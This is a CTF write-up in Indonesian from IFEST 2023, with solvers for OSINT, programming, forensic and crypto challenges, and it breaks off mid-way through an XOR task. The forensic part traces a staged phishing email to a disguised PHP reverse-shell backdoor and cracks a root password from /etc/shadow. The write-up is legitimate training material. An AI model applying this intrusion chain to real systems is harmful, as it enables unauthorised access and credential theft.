

Write Up “IFEST 2023”

Kacung Kessoku



a.k.a. Kerang Ajaib

By:

BABOK (Frendy Sanusi)

MadamEva (Edbert Eddyson Gunawan)

ExOr (Frankie Huang)

Daftar Isi

Daftar Isi	2
MISC / OTHERS	3
[120 pts] (s)tri(pes)angle love	3
[260 pts] Berhitung!	3
FORENSIC	9
[480 pts] SOC	9
CRYPTO	15
[340 pts] Buka Rekening	15
[300 pts] Xorror	18
PWN	20
[300 pts] Krei	20

MISC / OTHERS

[120 pts] (s)tri(pes)angle love


FLAG: IFEST23{Joosph_janethseame}

Pertama dari hasil chat-an (foto) kita bisa dapat kalau dia ada share postingan ig. Dari **igshid** atau instagram share id. Dan diatasnya itu link postingan. Jadinya kita bikin link ig seperti ini <https://www.instagram.com/p/CwkCHG8SuMH/>

Selanjutnya dari postingan bisa dilihat adanya akun spotify.

Lalu, **dukun bertindak**

Jadi kita cek following mbak alesha, dan salah satunya Caltimurti. Trus kita lihat Joosph itu udh dicurigain dari awal kalau dia memang pacarnya (foto ~~pacaran~~-sama cewek)... trus alesha kan kitanya, jadi aku coba joosph (mirip nama cowo) sebagai username cowok, dan janeth sebagai cewek



[260 pts] Berhitung!

FLAG: IFEST23{if_CP_Enjoyer_exist_why_dont_CTF_Enjoyer_exist}

Dikasih link buat netcat, trus disuruh nyari jumlah angka dari 1-n yang paling panjang, dimana 1-n harus berada di adjacent tiles (termasuk diagonal). Cara nyelainnya tinggal di bruteforce, karena tidak ada limit waktu connection (jadi pandai-pandai coding saja intinya).

Pertama kita baca sizenya (dari soal selalu 50x50 sih).

```

size = io.readline(False).decode().split(' ')
height = int(size[0])
width = int(size[1])
print(f'\nsize = {height} * {width}')

```

Lalu baca cari semua bilangan 1 dan catat koordinatnya

```

place = []
amt = 0
for i in range(height):
    numbers = io.recvline(False).decode().split(' ')
    numbers = [int(n) for n in numbers]

    assert len(numbers) == width

    for j in range(width):
        if (numbers[j] == 1):
            place.append([i, j])
            amt += 1

    matrix.append(numbers)

assert len(matrix) == height

print(f'number of 1\'s found: {amt}')

```

Kemudian lakukan pencarian bilangan terpanjang untuk setiap koordinat bilangan 1, dan catat bilangan terbesarnya

```

results = []
for location in place:
    current = 2
    done = False
    x = location[0]
    y = location[1]
    while (not done):
        if (matrix[x][y] != current-1):
            print(matrix[x][y])
            print(current-1)
            exit()

        if (x >= 1 and y >= 1 and matrix[x-1][y-1] == current):
            x = x-1
            y = y-1
            current += 1
            done = True

```

```

        current += 1
    elif (x >= 1 and matrix[x-1][y] == current):
        x = x-1
        current += 1
    elif (x >= 1 and y <= width-2 and matrix[x-1][y+1] == current):
        x = x-1
        y = y+1
        current += 1
    elif (y >= 1 and matrix[x][y-1] == current):
        y = y-1
        current += 1
    elif (y <= width-2 and matrix[x][y+1] == current):
        y = y+1
        current += 1
    elif (x <= height-2 and y >= 1 and matrix[x+1][y-1] == current):
        x = x+1
        y = y-1
        current += 1
    elif (x <= height-2 and matrix[x+1][y] == current):
        x = x+1
        current += 1
    elif (x <= height-2 and y <= width-2 and matrix[x+1][y+1] == current):
        x = x+1
        y = y+1
        current += 1
    else:
        if (len(results) > 0 and current-1 > max(results)):
            print(f'found largest: {current-1}')

    results.append(current-1)
done = True

```

Terakhir, cek apakah array result kosong (kasus jarang), jika iya maka kita akan menjawab 0, jika tidak kita dapat gunakan rumus $(n*(n+1))/2$ untuk menghitung jumlah 1-n terpanjang.

```

print(results)
if (len(results) == 0):
    io.sendlineafter(b'menjawab = ', b'0')
else:
    maximum = max(results)

```

```

n = (maximum * (maximum + 1)) // 2
print(f'max value: {maximum}, sending {n}')
io.sendlineafter(b'menjawab = ', str(n).encode())

```

Kode final:

```

from pwn import *

HOST = '103.152.242.235'
PORT = 26693

io = remote(HOST, PORT)
context.log_level = "debug"
io.recvuntil(b'soal...\n')

finished = False
while (not finished):
    size = io.readline(False).decode().split(' ')
    height = int(size[0])
    width = int(size[1])
    print(f'\nsize = {height} * {width}')

    matrix = []

    place = []
    amt = 0
    for i in range(height):
        numbers = io.recvline(False).decode().split(' ')
        numbers = [int(n) for n in numbers]

        assert len(numbers) == width

        for j in range(width):
            if (numbers[j] == 1):
                place.append([i, j])
                amt += 1

        matrix.append(numbers)

    assert len(matrix) == height

    print(f"number of 1's found: {amt}")

    results = []
    for location in place:

```

```

current = 2
done = False
x = location[0]
y = location[1]
while (not done):
    if (matrix[x][y] != current-1):
        print(matrix[x][y])
        print(current-1)
        exit()

    if (x >= 1 and y >= 1 and matrix[x-1][y-1] == current):
        x = x-1
        y = y-1
        current += 1
    elif (x >= 1 and matrix[x-1][y] == current):
        x = x-1
        current += 1
    elif (x >= 1 and y <= width-2 and matrix[x-1][y+1] == current):
        x = x-1
        y = y+1
        current += 1
    elif (y >= 1 and matrix[x][y-1] == current):
        y = y-1
        current += 1
    elif (y <= width-2 and matrix[x][y+1] == current):
        y = y+1
        current += 1
    elif (x <= height-2 and y >= 1 and matrix[x+1][y-1] == current):
        x = x+1
        y = y-1
        current += 1
    elif (x <= height-2 and matrix[x+1][y] == current):
        x = x+1
        current += 1
    elif (x <= height-2 and y <= width-2 and matrix[x+1][y+1] == current):
        x = x+1
        y = y+1
        current += 1
    else:
        if (len(results) > 0 and current-1 > max(results)):
            print(f'found largest: {current-1}')

    results.append(current-1)

```

```
done = True

print(results)
if (len(results) == 0):
    io.sendlineafter(b'menjawab = ', b'0')
else:
    maximum = max(results)

n = (maximum * (maximum + 1)) // 2
print(f'max value: {maximum}, sending {n}')
io.sendlineafter(b'menjawab = ', str(n).encode())
```

FORENSIC

[480 pts] SOC

FLAG:

IFEST23{inilah_yang_namanya_realworld_scenario_forensic_yang_masuk_ke_dalam_ctf_:D}

Challenge 1 Solve X

SOC
480

Hard

"Kemarin malam, tim Analis SOC saya melaporkan bahwa mereka telah mendeteksi beberapa peringatan yang mencurigakan dari alat monitoring mereka. Jadi, untuk lebih tepat dalam mengumpulkan semua IOC yang diperlukan..mereka menyerahkan seluruh file ini kepada saya untuk dianalisis. Mungkin Anda ingin melihatnya. Berikan laporan hasil analisanya kepada saya ketika Anda menemukan sesuatu yang menarik."

Checker: nc 103.152.242.235 9090 (Bahasa Indonesia)

Zip Password: evidence-2112-2041

Jawab semua pertanyaan dari link berikut ini :

<https://drive.google.com/file/d/1ugoZaV7AiYaPkUSVuhw7L8NxNxHiPuiW/view?usp=sharing> (Bahasa Inggris :D)

Flag akan diberikan dari netcat service ketika semua pertanyaan telah terjawab dengan benar.

Author : Bytebites#9671

► Unlock Hint for 0 points

Flag

Submit

QUESTIONS :

[1.] What is the hacker's email?

(all lower-case)

-->

[2.] What is the full title of the malicious-intended mail?

(copypaste)

-->

[3.] The hacker gave the IP Address and port to the victim to download the file, which is the backdoor. What's the IP and Port then?
(Answer with full URL ==> https://address:port/)
-->


[4.] What is the fullpath of uploaded backdoor?
-->

[5.] What is the user's name that the hacker had his foothold as?
(all lower-case)
-->

[6.] What is the secret file's fullpath that was extracted by the hacker?
(copypaste)
-->

[7.] It seems that the hacker successfully became root user via bruteforce. What's the root password?
(all lower-case)
-->

Chall ini merupakan chall yang cukup menarik karena benar-benar relate dengan forensics di dunia nyata dan ya.. cukup memakan memory 😊 13 GB cuuyyyy



Ketika di-extract menggunakan 7z x, diperoleh beberapa file

```
WSL at frennn ~ 19:03:19
ls -la UpIfEST - Kacung Kessokku Potential.E01 Potential.E02 Potential.E03 Potential.E04 Potential.E05 Potential.E06 Potential.E07 Potential.info
```

A screenshot of a terminal window showing the directory listing of extracted files. The output of the 'ls -la' command is displayed, showing several files and directories related to the challenge.

Note: writeup dibuat setelah kompetisi berakhir. Jadi abaikan saja ya jamnya 😊

Awalnya tertarik dengan file Potential.info namun sebenarnya tidak ada hal yang menarik. Lalu, kemudian mencoba membuka berbagai cara untuk membuka file-file lainnya namun tidak berhasil. Setelah melalui banyak searching, kami akhirnya memutuskan untuk mencoba men-download autopsy dan yeah ternyata file tersebut bisa dibuka. Melalui

hasil searching juga diperoleh bahwa main file-nya sebenarnya adalah Potential.E01 jadi kami hanya fokus pada file tersebut.

Kegunaan investigasi pada chall

The screenshot shows the Autopsy 4.21.0 interface with the following details:

- Data Sources:** Potential.E01_1 Host, Potential.E01 Host, Potential.E01_264191 Host, Potential.E01_619122 Host.
- File Views:** Data Artifacts, Analysis Results.
- E-Mail Messages:** A table showing three messages:

Source Name	S	C	O	E-Mail From	E-Mail To	Subject	Date Received	Message (Plaintext)
Inbox				bella.tashchian@exterro.com;	rogergrocery@gmail.com;	Thank You for Downloading Exterro FTK Imager	2023-08-07 21:45:11 WIB	Hi Raymond, Than
Inbox				no-reply@accounts.google.com;	rogergrocery@gmail.com;	Security alert	2023-08-08 02:51:03 WIB	[image: Google]
Inbox				alexsteven2211@gmail.com;	rogergrocery@gmail.com;	Internal Pre-Assessment : Backend Progress Utility	2023-08-08 03:10:50 WIB	Hello, rogerHere
- Message Content:** The third message's content is displayed:

From: alexsteven2211@gmail.com; To: rogergrocery@gmail.com; Cc: Subject: Internal Pre-Assessment : Backend Progress Utility
Headers: Text, HTML, RTF, Attachments (0), Accounts
Download Images
on our biggest project so far, as i said before...here's the link that i've opened from my server's computer. It's written in PHP and you can just run it.
---> http://192.168.68.128:12341/

Ketika membuka autopsy, langsung saja ditemukan jawaban soal 1, 2, dan 3. Dari email tersebut juga diperoleh informasi bahwa korban mendownload file bernama backend-push-utility.php. Kami langsung saja mencari di mana file tersebut terdapat namun tidak menemukannya.

▼ View Hint

Ingat, ini Linux File System. Pertama-tama, cari di tempat dimana orang biasanya menaruh file-file penting atau lokasi By-Default dan jangan over-think.

Dengan bantuan hint, kami langsung berpikir bahwa file didownload di /home/{USER}/Downloads dan benar kami menemukannya.

Autopsy 4.21.0 - ctf_ifest_soc

Case View Tools Window Help

Discovery Listing /img_Potential.E01/vol_vo1/home/donat/Downloads

Table **Thumbnail** **Summary**

Created Time Size Flags(DIR) Flags(Meta) Known Location MD5 Hash

23-08-08 02:45:46 WIB 4096 Allocated Allocated unknown /img_Potential.E01/vol_vo1/home/donat/Downloads/ c8247d94966a1d012006230f30c

23-08-08 02:29:56 WIB 4096 Allocated Allocated unknown /img_Potential.E01/vol_vo1/home/donat/Downloads/ 033aa104a5f94953c8a38e39cb

23-08-08 03:04:34 WIB 5496 Allocated Allocated unknown /img_Potential.E01/vol_vo1/home/donat/Downloads/backend-push-utility.php c8247d94966a1d012006230f30c

23-08-08 03:21:59 WIB 360 Allocated Allocated unknown /img_Potential.E01/vol_vo1/home/donat/Downloads/potential-breach-report.txt 8f869fc4a3473614660422d113e

23-08-08 03:07:55 WIB 199 Allocated Allocated unknown /img_Potential.E01/vol_vo1/home/donat/Downloads/reminder-note.txt 8f869fc4a3473614660422d113e

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Strings Extracted Text Translation

Page: 1 of 1 Page **Matches on page:** - of - Match **100%** **Reset** Text Source: File Text

```
<?php
// pho-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
// http://www.gnu.org/licenses/gpl-2.0.html
// The program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
// You should have received a copy of the GNU General Public License along
```

ENG US 18:40 10/09/2023

Hal tersebut juga menjawab soal ke-5, yaitu user yang bernama donat. Lalu, untuk menjawab soal ke-6, kami mencari-cari file yang dirasa penting dan kami menemukan file berikut.

Autopsy 4.21.0 - ctf_ifest_soc

Case View Tools Window Help

Discovery Listing /img_Potential.E01/vol_vo1/root

Table **Thumbnail** **Summary**

ags(DIR) Flags(Meta) Known Location MD5 Hash SHA-256 Hash

located Allocated unknown /img_Potential.E01/vol_vo1/root/.bashrc 9aedc2c518cc376bd092613ae7c1591 00b28ebefec503c808fe635f82871effc

located Allocated unknown /img_Potential.E01/vol_vo1/root/.cache 3bac3955df083105f22216471cb87fe0 9f0ef6d54ab02cc095210908cb28667

located Allocated unknown /img_Potential.E01/vol_vo1/root/.config 3bac3955df083105f22216471cb87fe0 9f0ef6d54ab02cc095210908cb28667

located Allocated unknown /img_Potential.E01/vol_vo1/root/.profile 3bac3955df083105f22216471cb87fe0 9f0ef6d54ab02cc095210908cb28667

located Allocated unknown /img_Potential.E01/vol_vo1/root/.root/ 3bac3955df083105f22216471cb87fe0 9f0ef6d54ab02cc095210908cb28667

located Allocated unknown /img_Potential.E01/vol_vo1/root/control-and-handling-of-top-secret.pdf 7b11963b9a168ed44d9d965c45801d4f e6bf3098fc5bad219c9b00803397fa20

located Allocated unknown /img_Potential.E01/vol_vo1/root/ 7b11963b9a168ed44d9d965c45801d4f e6bf3098fc5bad219c9b00803397fa20

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Strings Extracted Text Translation

Page: 1 of 2 100% +


Control and handling of TOP SECRET documents and material

TOP SECRET			
PREPARATION AND HANDLING	REMOVAL AND AUDITING	COPYING, STORAGE AND DESTRUCTION	PHYSICAL TRANSFER
<input type="checkbox"/> Centre of top and bottom of each page. <input checked="" type="checkbox"/> Markings must be in black ink and printed a minimum of 3mm high or same size as the text in the body. <input type="checkbox"/> Markings must be in black ink and printed a minimum of 3mm high or same size as the text in the body. <input type="checkbox"/> Markings must be in black ink and printed a minimum of 3mm high or same size as the text in the body.	<input checked="" type="checkbox"/> Removal of documents or files. <input checked="" type="checkbox"/> Basis of real need, for example, marking that it is personal, custody of individual and kept in NCIS-approved container, for example.	<input checked="" type="checkbox"/> Copying <input checked="" type="checkbox"/> Must be copy-numbered <input checked="" type="checkbox"/> People attending the brief must be told of the classification of the information AND record received AND one of the following – other coded by	<input checked="" type="checkbox"/> Within a single physical location <input checked="" type="checkbox"/> Single operation or series indicating the classification of the information AND record received AND one of the following – other coded by

Page 1 / 2

ENG US 18:41 10/09/2023

Untuk menjawab soal ke-7, kami mencari-cari ke /var/log dll namun tidak berhasil menemukannya. Kami sebenarnya sudah menduga ada di /etc/shadow namun tidak ada di Potential.E01. Salah satu dari kami mencoba melakukan autopsy pada file Potential.E02 dan yeah ditemukan /etc/shadow dan langsung saja dibuka dan dilakukan dekripsi menggunakan john the ripper.



Selesai deh. Tapi, saat melakukan submit, jawaban soal ke-6 kami salah.

```

WSL at frennn ~ 100% 15:36:04
nc 103.152.242.235 9090 Extensions Help
Apa nama email milik hacker?
(Semua lower-case)
>> Jawaban nomor 1 : alexsteven2211@gmail.com
[+] Nice Benar

Apa judul dari email phishing tersebut?
(copypaste)
>> Jawaban nomor 2 : Internal Pre-Assessment : Backend Progress Utility
[+] Nice Benar

Hacker tersebut mengirim URL domain miliknya kepada korban agar korban dapat mengunduh file berbahaya tersebut.
Apa URLnya?
(Format Jawaban → https://address:port/)
>> Jawaban nomor 3 : http://192.168.68.128:12341/
[+] Nice Benar

Apa fullfilepath tempat dimana file berbahaya tersebut mendarat di komputer korban?
(Contoh : /var/keren/juga/nih/formatnya.txt)
>> Jawaban nomor 4 : /home/donat/Downloads/backend-push-utility.php
[+] Nice Benar

Selesai deh. Tapi, saat melakukan submit, jawaban soal ke-6 kami salah.

Hacker melakukan reverse-shell dan masuk ke dalam sistem korban.
Nah, apa nama user yang sedang di-hijack oleh hacker saat itu?
(Semua lower-case)
>> Jawaban nomor 5 : donat
[+] Nice Benar

Apa fullfilepath dari file rahasia yang hacker berhasil ambil dari sistem korban?
(copypaste)
>> Jawaban nomor 6 : /root/control-and-handling-of-top-secret.pdf
[-] Ya, salah

Nampaknya hacker berhasil menjadi user "root" dengan cara brute-force/menebak password secara manual.
Nah, apa passwordnya?ip
(copypaste)
>> Jawaban nomor 7 : donat123
[+] Nice Benar

Kurang tepat.
Flagnya akan diberikan kalau semua sudah benar.

```

Setelah berbicara dengan problem setter, ternyata memang jawaban kita sudah benar.



frennn Today at 4:14 PM

Apa fullfilepath dari file rahasia yang hacker berhasil ambil dari sistem korban?
(copy paste)
>> Jawaban nomor 6 : /root/control-and-handling-of-top-secret.pdf
[-] Ya, salah

Ts

frennn Today at 4:00 PM

kak ini ga ada folder /etc/ ya?

btw kak, yg no 6 masih salah di nc nya(?)



ByteBites Today at 4:16 PM

Anggap aja itu benar

Benar...benar

Karena emang benar wkwk

Gak tau kenapa, malah salah (edited)

Karena netcatnya bermasalah, langsung saja didapatkan flag dari problem setternya secara langsung:



ByteBites Today at 6:30 PM

IFEST23{inilah.yang_namanya_realworld_scenario_forensic_yang_masuk_ke_dalam_ctf_:D}

Catatan: WOI game di laptop geming gw yg jadi korban. KEGEDEAN FILE AUTOPSY ama YG DI AUTOPSY !!!! >:V

RIP WarLander, RoR, War Thunder.

CRYPTO

[340 pts] Buka Rekening

FLAG: IFEST23{m4s1_tr4ns4ksi_p3rt4ma_l4_y4_c3c1ng_c3c1ng}

Challenge 9 Solves X

Buka Rekening

340

Easy

Lagi buka rekening ni bang, disuru pake enkripsi-enkripsi, aku sangat nub bikin ni, leak 1 key aja gapapa kan?

Author: Lawson Schwantz

[1key.zip](#)

Flag Submit

Diberikan chall:

```
from Crypto.Util.number import *
import random

flag = b'IFEST23{REDACTED}'

p = getPrime(2048)
q = getPrime(2048)
e = 65537
n = p*q

rand = getPrime(1024)
rand1 = random.randint(21, 300)


eksponen = (inverse(e, (p-1)*(q-1))-1)//(2**rand1)
ppow = pow(random.randint(1, rand)**p**rand1 + 1, eksponen, n)

enkripsi = pow(bytes_to_long(flag), e, n)
print(f'n = {n}')
print(f'e = {e}')
print(f'ppow = {ppow}'')
```

```
print(f'enkripsi = {enkripsi}')
```

Persamaan ppow dapat kita sederhanakan menjadi:

Misalkan random.randint(1, rand) = r, rand1 = b, dan eksponen = e



The image shows a handwritten derivation of the expression $ppow^{2b} - 1 \mod n$. It starts with $ppow = (r \cdot p^b + 1)^e \mod n$, then uses Fermat's Little Theorem ($p^b \equiv 1 \pmod{p}$) to rewrite it as $ppow = (r \cdot p^b + 1)^{\frac{d-1}{2b}} \mod n$. This is then squared to get $ppow^{2b} = (r \cdot p^b + 1)^{d-1} \mod n$. Expanding the binomial, we have $ppow^{2b} = (r \cdot p^{b(d-1)} + \dots + 1) \mod n$. Finally, subtracting 1 gives $ppow^{2b} - 1 = (r \cdot p^{b(d-1)} + \dots) \mod n$, which factors into $ppow^{2b} - 1 = p(r^{b(d-1)} + \dots) \mod n$.

Dari persamaan tersebut diperoleh bahwa p adalah gcd dari $ppow^{(2b)-1}$ dengan n. Dengan demikian, diperoleh solver sebagai berikut.

```
from Crypto.Util.number import *
from math import gcd

n =
359137226031195651301629100595114539658488226917724001516837745109986666673903
580600335175189520047849201703213958597763064107580360092949277212255482167065
022392036461357557853308917707554834857171582251358334934880826651395516343808
379802442758892934127273627079404929956590697149802049128030352979559552411197
718083991447055580796458312098439410115563471417575086569969372626305630694455
401185030068539305829191662070667702108830206248762427469640485982977937671944
625035381136432125719076659726852327908366028399191146133039423102315111812703
505576686715798445522261066725250666883153123053276187743286640192604157142915
479377883865710712859023386791002648508967824887332510395673722129800413191666
966424440549301884078768477558488394772863441567721136849220098827142412501256
403291182177118788891718408026079357776435600298288066674267730383041501837494
981576766323254560547563407710348260822581419479039325218218362653886577375039
477472983667803674973590367082103738265846630489525290565100305561061188187425
187109121170525927992109806226041002404483048187699345445218947556589258586152
12587352647474218401234851857302926781678322517894329542313565005033177628100
771186175538646885257943902178227067616139348145593778257069671
```

```

e = 65537
ppow =
162570295834632812957730886797489688266965561915375412710318297183456273733589
796536186192143434916883043170340540099484390662036196773050608208939767444113
77136863407598118643583948107729407273599923268681384635854783337933739061506
175409385954500120582904171479529119064040758684952777600989062833026679126155
541320385276915718086782732538840357740232818850951291595773313196725358889226
757236304113489172294723211772814388378390902278116744203895435323070941957891
114311501765179929548563190107294486330179071796663142379981554211307978338020
424459266079619146094600594112028444771115427880533916507193450672217406873759
019071165550223293569715380219455655231800574943910448995789161342343235268768
352843342105989697283417345252066429432008803446776030267910254592755871788691
521162301735768123605025519906929243193319723316508802385418481534518724355252
769584942655251492630326602386394937735904230841226826264697711515167271175596
173274286065755672699196150968014740467446494908623227942424883140546209142336
790523828049585259219387090990524172666154394306891566582123036703744690415597
473810306744813104044208326853737354821798223361405186833094038050977992084407
995188280010291479706059522409874835279015613977358405000231601
enkripsi =
277797364084722553273448237117528118544745296343600455944839485243373987325029
016382870648380619728233770552843176233641461257871887697770372795115293019712
927141065507719415309104780697850916719731438528213909883901360612386036289266
211369951763007041342824204235202702488199979287375515855965025111806713857808
357330094102847680642998656670747013923563272500421282252588640341291326306070
066905953676933688409583593701272218835438553015257787979617980813039060532948
922819577028662079095891395760165559025938136955194180771685734187935397227725
901684316025800220635960583252695087492657636607566179069263158816075215237896
961573413071516532329465744309124263023390044187718484306736794821125107287059
872877915236911286357797860471239957799034571303710240714918641631142920278787
523538884401167712437844592890748025436695373807043636202182922673371018934050
421414064100014867067607666030167462308692672639386134387607848110674980900644
56202769428402707834183526192990420658908376838190355915676495260527501054937
455599616882463797846721779351354140386174865173848207737394895481911910449743
442775664076675985684478913775265329822618315316825045890224539518316431183598
65846059550301774563519130167149684594416906499156924847748983

for b in range(21, 301):
    p = gcd(ppow**(2*b)-1, n)
    print(p)
    if n % p == 0:
        q = n // p
        break

```

```
phi = (p-1)*(q-1)
d = inverse(e, phi)
m = pow(enkripsi, d, n)
print(m)
print(long_to_bytes(m))
```

Diperoleh flag: IFEST23{m4s1_tr4ns4ksi_p3rt4ma_l4_y4_c3c1ng_c3c1ng}

[300 pts] Xorror

FLAG: IFEST23{APA_film_xorrор_favorittt_mu??_1ba83b4}

Challenge 11 Solves X

Xorrор

300

Film favorit saya adalah operasi bitwise

[chall.py](#) [output.txt](#)

Flag Submit

Didapat fungsi roror yang melakukan operasi xor dari m+1 hingga n = 1234567891011121314151616. Dilihat dari website berikut (<https://www.geeksforgeeks.org/calculate-xor-1-n/>) didapatkan bahwa nilai xor dari p = 1-n adalah n sendiri. Kemudian, karena nilai $p \wedge 1 \wedge \dots \wedge m = m+1 \wedge m+2 \wedge \dots \wedge n$, maka kita dapat menghitung hasil xor secara cepat. Terakhir, kita tinggal melakukan bruteforce 1-9 dan mengecek apakah bilangan hasil decode merupakan string printable.

```
enc = [16514816009011879549, 8460772314775398290, 11281029753033864562,
406728620538917158, 6047243497055849560, 8460772314775398287,
5640514876516932266, 8867500935314315566, 2820257438258466097,
8460772314775398298, 6047243497055849563, 406728620538917154,
6047243497055849556, 11281029753033864530, 3226986058797383403,
3226986058797383406, 14101287191292330527, 406728620538917180,
2820257438258466098, 8460772314775398324, 8460772314775398313,
